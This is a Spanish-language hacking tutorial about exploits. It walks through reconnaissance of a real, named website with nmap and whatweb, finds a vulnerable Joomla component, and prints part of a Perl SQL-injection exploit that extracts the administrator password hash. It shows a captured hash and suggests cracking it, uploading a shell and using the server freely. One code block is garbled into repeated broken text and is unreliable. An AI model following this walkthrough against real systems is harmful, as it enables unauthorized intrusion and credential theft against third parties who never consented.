EXPLOITS (Aprovechando Vulnerabilidades)

EL HACKING NO ES UN DELITO ES UNA CULTURA

DISCLAIMER

En esta entrega solo quiero mostrar que es el termino exploit, como aprovecharlos, como utilizarlos y poder ver que es lo que en realidad hacen al momento de utilizarlos.

En terminos de informatica un exploit es un codigo automatizado que nos permite explotar una vulnerabilidad ya sea a nivel aplicacion o de sistema operativo. Existen exploits muy faciles de leer con unos conocimientos basicos en cambio hay otros que los miras veras como un lenguaje nunca antes visto xD.

No pretende este manual dar las bases para hackear paginas y que te vuelvas un cracker de la noche a la mañana no solo es una guia para mostrar como son estos tipo exploits, a personas con avanzados conocimientos les puede parecer aburrido, pero a los que comienzan en un mundo donde no hay un comienzo predefinido puede ser algo muy bueno comenzar por algo que ya han echo otros.

Espero que disfrutes de esta guia asi como yo escribiendola, no espero que cuando termines esta guia seas un experto en explotacion de errores, solo espero que comprendas que como seres humanos nos equivocamos y necesitamos de alguien que nos corrija.

Tratare de explicar lo mejor posible para que tengas un buen concepto sobre los exploits, si quieres profundizar en la creacion de estos tendras un camino muy largo por recorrer pero no dificil en internet siempre encontraras alguien amable que te puede ayudar con tus dudas.

EXPLOIT

Bueno primero que todo que es un exploit o como funciona, o en que se desarrollan o crean. Existe una gran variedad de exploit que podemos encontrar en internet desarrollados en diversos lenguajes de programacion lo mas comun es encontrarlos en perl, python, c++, php y alguno que otro en asm(ensamblador).

Asi como existe una gran variedad de exploits programados en diferentes lenguajes, tambien explotan distintos tipo de vulnerabilidades, hay exploits diseñados para explotar vulnerabilidades SQL INJECTION (ya he publicado un paper sobre eso), otros explotan vulnerabilidades del sistema operativo o de los servicios que estan corriendo en esos momentos, estos exploits son los mas avanzados porque se sostienen en diferentes vulnerabilidades de software como buffer overflow o desbordamiento de buffer al final del articulo dejare algunos enlaces para que sigas aprendiendo sobre este tipo de vulnerabilidad y la creacion de alguno estos exploit.

La forma de compilar o ejecutar el exploit contiene diferentes formas algunos ejemplos

perl exploit.pl python exploit.py php exploit.php

estos son algunos ejemplos de compilacion del exploit, hoy dia aquellos que programan estos exploits los hacen muy agradable y facil de manejar para aprovechar cualquier tipo de vulnerabilidad.

Dentro del rango de los exploits hay 2 variedad los local y los remoto

local: Los exploits locales son aquellos que tienen que ejecutarse en la maquina en forma local, es decir algunas vulnerabilidades son dificilmente explotables en forma remota primero hay que tener acceso al servidor o computador para luego hacer un post-explotacion. En terminos mas claros los exploits locales sirven para elevar privilegios dentro de una maquina, aveces logramos acceder a los servidores pero no tenemos los suficientes privilegios para instalar o utilizar programas hay es donde entran en juego los exploits locales.

remoto: Los exploits remotos son aquellos que permiten explotar alguna vulnerabilidad ya se a nivel aplicacion o a nivel de software, aca podemos encontrar gran variedad de exploit a comparacion con los locales, estos son exploits diseñados para explotar una version de un software o explotar un sql injection o una mala configuracion del servidor. Algunos exploits remotos son necesarios ejecutarlos por consola como veremos mas adelante y algunos son solo ingresar el exploit via navegador para poder explotar la vulnerabilidad.


Cabe recalcar que los exploits no son solo aprovechamiento de errores en servidores web si no en cualquier entorno informatico que pueda ser suceptible a errores informaticos. Algunos explotan vulnerabilidades en java, WEBDAV, IIS, apache, mozilla firefox, internet explorer, etc....

Bien ya hemos hablado de lo que es un exploit, en que se programan, como ejecutarlos pero ahora viene la parte practica como saber cuando utilizar un exploit o como buscar para utilizar un exploit.

COMO ENCONTRAR EL CORRECTO EXPLOIT

Hay muchas guias y manuales al respecto pero de los que he leido y en lo que llevo experiencia todos apuntan al mismo punto, saber la version de las aplicaciones y programas que se estan ejecutando en el momento.

Exiten varias maneras utilizando nmap para encontrar los servicios que corren, nmap es una herramienta para auditoria de red nos permite averiguar que puertos estan abiertos o cerrados, que protocolo tienen implementado TCP/IP o UDP



Como vemos en la imagen realizamos 2 escaneos para que nos muestre Sistema Operativo, Servicios y puertos abiertos, version de acada programa que esta corriendo en cada puerto asi podemos buscar algun exploit que se ajuste a esas caracteristicas que hemos conseguido.

Algunas veces podemos tener la version del Sistema Operativo o de los servicios que esta corriendo la maquina pero no encontramos ningun exploit para esas versiones, recuerda que los servidores web o computadores tienen puertos abiertos y es explicitamente necesario saber que esta corriendo en ese puerto, por ejemplo en lo servidores web que tiene el puerto 80 o 443 abierto significa que esta corriendo un servidor web puede ser apache o internet information server, tomcat etc... en nuestro ejemplo

root@bt:~# nmap -sS -sV -Pn -O www.findsports.co.uk

Starting Nmap 6.01 (http://nmap.org) at 2012-09-27 14:17 COT Nmap scan report for www.findsports.co.uk (212.227.244.165)

Host is up (0.83s latency).

Not shown: 938 filtered ports, 57 closed ports

PORT STATE SERVICE VERSION

21/tcp open ftp ProFTPD

22/tcp open ssh Linksys WRT45G modified dropbear sshd (protocol 2.0)

80/tcp open http Apache httpd 81/tcp open http Apache httpd 443/tcp open ssl/http Apache httpd

Device type: WAP|general purpose|firewall|broadband router|storage-misc

Running (JUST GUESSING): Linksys Linux 2.4.X (98%), Linux 2.4.X|2.6.X (98%), Asus Linux 2.6.X (93%), Check Point Linux 2.4.X (90%), EnGenius embedded (90%), HP embedded (89%)

OS CPE: cpe:/o:linksys:linux:2.4 cpe:/o:linux:kernel:2.4 cpe:/o:linux:kernel:2.6.22 cpe:/o:linux:kernel:2.6 cpe:/h:asus:rt-n16 cpe:/o:asus:linux:2.6 cpe:/o:checkpoint:linux:2.4 cpe:/h:engenius:esr-9752

Aggressive OS guesses: OpenWrt White Russian 0.9 (Linux 2.4.30) (98%), OpenWrt 0.9 - 7.09 (Linux 2.4.30 - 2.4.34) (98%), OpenWrt Kamikaze 7.09 (Linux 2.6.22) (98%), Linux 2.4.18 (96%), Linux 2.6.19 - 2.6.32 (94%), Linux 2.6.20.6 (94%), OpenWrt Kamikaze 7.09 (Linux 2.6.17 - 2.6.23) (94%), Asus RT-N16 WAP (Linux 2.6) (93%), Tomato 1.28 (Linux 2.6.22) (93%), Linux 2.6.18 (93%)

No exact OS matches for host (test conditions non-ideal).

Service Info: OS: Unix; Device: router

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 94.10 seconds

.....

```
21/tcp open ftp ProFTPD
```

22/tcp open ssh Linksys WRT45G modified dropbear sshd (protocol 2.0)

80/tcp open http Apache httpd 81/tcp open http Apache httpd 443/tcp open ssl/http Apache httpd

80 apache


81 apache

443 apache

22 ssh

21 ftp

Al conectarnos directamente a esos puertos podemos seguir recolectando informacion que nos puede ser util para efectuar un ataque exitoso. En nuestro ejemplo tenemos un servidor web en internet (es un ejemplo real) tenemos el puerto 80 abierto podemos ingresar directamente al navegador para ver a que nos enfrentamos.




vemos que si es un servidor web y que tiene una pagina alojada, mas posibilidades para una instrusion existosa, hoy dia se ve mucho vulnerabilidades web como SQL INJECTION, XSS, FPD, LFI, RFI(un poco vieja pero todavia se sigue viendo), entre otras mas informacion al final de la guia.

Lo elemental para saber utilizar un exploit y cuando es tener toda la informacion que podamos acerca de nuestro objetivo, saber versiones, sistema operativo, cms que esta instalado, estructura de la pagina. Existen varias herramientas que automatizan la explotacion de ciertas vulnerabilidades asi como hay otras que solo se encargan de mirar la version que esta corriendo y de acuerdo a esa version probar los distintos exploits que ya hay creados, algunas de estas herramientas son NESSUS, METASPLOIT, ARMITAGE, entre otras.

Pero no solo esta esa forma tambien lo podemos hacer manual o ayudarnos de otras herramientas para seguir recolectando informacion acerca de nuestro objetivo, backtrack tiene muchas herramientas y es una distribucion enfocada netamente a la seguridad, dentro de estas herramientas hay una muy buena para identificar el tipo de aplicacion web que esta corriendo en estos momentos, la herramienta se llama whatweb como su nombre lo indica que web.

root@bt:/pentest/enumeration/web/whatweb# ---> ruta de la herramienta



root@bt:/pentest/enumeration/web/whatweb# ./whatweb http://www.findsports.co.uk/

http://www.findsports.co.uk/ [200] HTTPServer[Apache], IP[212.227.244.165], PHP[5.2.17], probably WordPress, Joomla[1.5][com_content,com_enmasse,com_members], JQuery, HTML5, PasswordField[password], Cookies [cdb366761fad3ccaea3432fc73d3c580,jfcookie,jfcookie%5Blang%5D,lang], Google-Analytics[UA-16061842-1,UA-33819008-1], probably Mambo [com_content,com_enmasse,com_members], Title[FindSports], Country[GERMANY][DE], MetaGenerator[Joomla! 1.5 - Open Source Content Management], X-Powered-By [PHP/5.2.17], Meta-Author[Jon], Apache

esta herramienta nos arroja muy buena informacion con respecto del servidor web, vamos a separar la informacion para que quede mas clara

- * [200] HTTPServer[Apache]
- * IP[212.227.244.165]
- * PHP[5.2.17]
- * Joomla[1.5][com content,com enmasse,com members]
- * JQuery
- * HTML5

por el momento esta es la informacion que nos interesa vemos que tenemos un servidor apache, tenemos la ip de servidor, un PHP version 5.2.17, un gestor de contenidos o cms joomla 1.5 con algunos componentes, utiliza JQuery y contiene HTML5 con veran tenemos mucha mas informacion del servidor web de la que teniamos al comienzo, en backtrack no solo esta esa herramienta hay muchas otras pero para nuestro ejemplo no son necesarias.

Bueno esta es la parte mas cercana a explotar el bug, buscar vulnerabilidades en las versiones que hemos conseguido, como les habia dicho los servidores web contienen sus vulnerabilidades asi como los pe normales los cuales tu utilizas en tu casa, en este caso como sabemos la version exacta del servidor web y que ems tiene instalado con los respectivos componentes comenzamos a buscar un exploit que no sirva. Para realizar esto existen varias paginas donde podemos consultar que exploits han salido o que ya salieron


http://www.exploit-db.com/

http://1337day.com/

pero diras yo conosco otras y mejores si pero por el momento te sirve para conocer como funcionan los exploits estas 2 luego ya te aventuras con otras paginas. En estas paginas podemos encontrar gran variedad de exploits locales, remotos, aplicaciones web, papers.

Lo que nos interesa a nosotros es buscar un exploit primero para los componentes, si no existe alguno para la version joomla que esta corriendo y en caso tal de no encontrar tenemos mas datos los cuales podemos ingresar en busqueda y encontrar alguna informacion al respecto. En caso de que no encuentres informacion puedes consultar GOOGLE el siempre te dara una respuesta.





al realizar una busqueda de los componentes podemos ver que hay un exploit para el componente com_enmasse este exploit fue echo por D4NB4R un saludo muy especial para el.

La mayoria de los exploits traen instrucciones de uso como utilizarlos, tambien traen algunos tips de que formato esta programado en nuestro ejemplo

#!/usr/bin/perl -w

Exploit Title: Joomla com_enmasse Remote Exploit

Dork: inurl:index.php?option=com_enmasse

podemos ver que esta creado en perl




```
#!/usr/bin/perl -w
```

```
# Exploit Title: Joomla com enmasse Remote Exploit
# Dork: inurl:index.php?option=com_enmasse
# Date: [06-08-2012]
# Author: Daniel Barragan "D4NB4R"
# Twitter: @D4NB4R
# site: http://poisonsecurity.wordpress.com/
# Vendor: http://www.matamko.com/
# Version: 1.2.0.4 (last update on Jul 27, 2012)
# License: Enmasse 6 Months Support & Subscription - USD$358.20
# Demo: http://www.matamko.com/products/filexpress/live-demo.html
# Tested on: [Linux(bt5)-Windows(7ultimate)]
# Gretz: r0073r, indoushka, Ksha, Devboot, pilotcast, shine, aku, navi, dedalo etc....
print "t\n\n";
print "\t\n";
print "\t
             Daniel Barragan D4NB4R
                                             n":
print "\t
print "\t
           Joomla com enmasse Remote Exploit \n";
print "t\n\n";
use LWP::UserAgent;
print "\nIngrese el Sitio:[http://wwww.site.com/path/]: ";
chomp(my $target=<STDIN>);
$concatene="concat(password)";
$table="jos_users";
$d4nb4r="floor";
$com="com enmasse";
$seleccione="select";
$b = LWP::UserAgent->new() or die "Could not initialize browser\n";
$b->agent('Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)');
$host = $target . "index.php?
categoryId=1&controller=deal&keyword=1&locationId=1&option=".$com."&sortBy=117
```

lo que realiza este exploit es una injeccion sql en ese componente pero todo esto lo hace automaticamente el exploit arrojara el resultado con la contraseña del administrador del sitio la parte elemental del exploit esta aca

```
$\shost = $\target . \"index.php? \\ categoryId=1&\controller=\deal&\keyword=1&\locationId=1&\controller=\".\$\controller=\deal&\keyword=1&\locationId=1&\controller=\".\$\controller=\deal&\keyword=1&\locationId=1&\controller=\".\$\controller=\deal&\keyword=1&\locationId=1&\controller=\".\$\controller=\deal&\keyword=1&\locationId=1&\controller=\".\$\controller=\deal&\keyword=1&\locationId=1&\controller=\".\$\controller=\deal&\keyword=1&\locationId=1&\controller=\".\$\controller=\deal&\keyword=1&\locationId=1&\controller=\deal&\keyword=1\".\$\setarroller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\controller=\deal&\keyword=1&\deal&\keyword=1&\ke
```

algunas de estas palabras las conoceran como and, information_schema son consultas SQL bien ahora que sabemos que tiene una posible vulnerabilidad y que existe ese componente en la web solo queda ejecutar el exploit para ver que informacion nos arroja, algunas veces pueden tener los componentes o las versiones pero parchan los errores para que no puedan explotarse pero como siempre digo lo imposible solo tarda un poco mas xD.



como ven tenemos la contraseña del administrador

Hash Admin: d4f3b1c128dd55207dabc0193e16fff3

Ya solo quedaria crackear ese password entrar subir shell y utilizar el servidor web para lo que quieras.

En conclusion para realizar una buena intrusion siempre hay que saber a que nos enfrentamos entre mas informacion tengamos de nuestro objetivo tendremos mas posibilidades de encontrar alguna forma de ingresar. Para la creacion de estos exploits hay que tener multiples conocimientos en informatica ya que algunos suelen ser muy complejos al momento de crearlos.

Contacto: r44tt@hotmail.com

Autor: Edwin Fajardo << Bl1zz4cjk >> Estudiante de Ingenieria De Sistemas

Sitios para mas informacion

http://foro.elhacker.net/bugs_y_exploits/ guia_heuristica_y_explotacion_de_vulnerabilidades_bugs_y_exploits-t284627.0.html

http://foro.elhacker.net/bugs_y_exploits/videos_heuristica_y_explotacion_de_vulnerabilidades-t279885.0.html

http://foro.elhacker.net/nivel_web/diccionario informatico sobre bugs y exploits en nivel web v10-t264007.0.html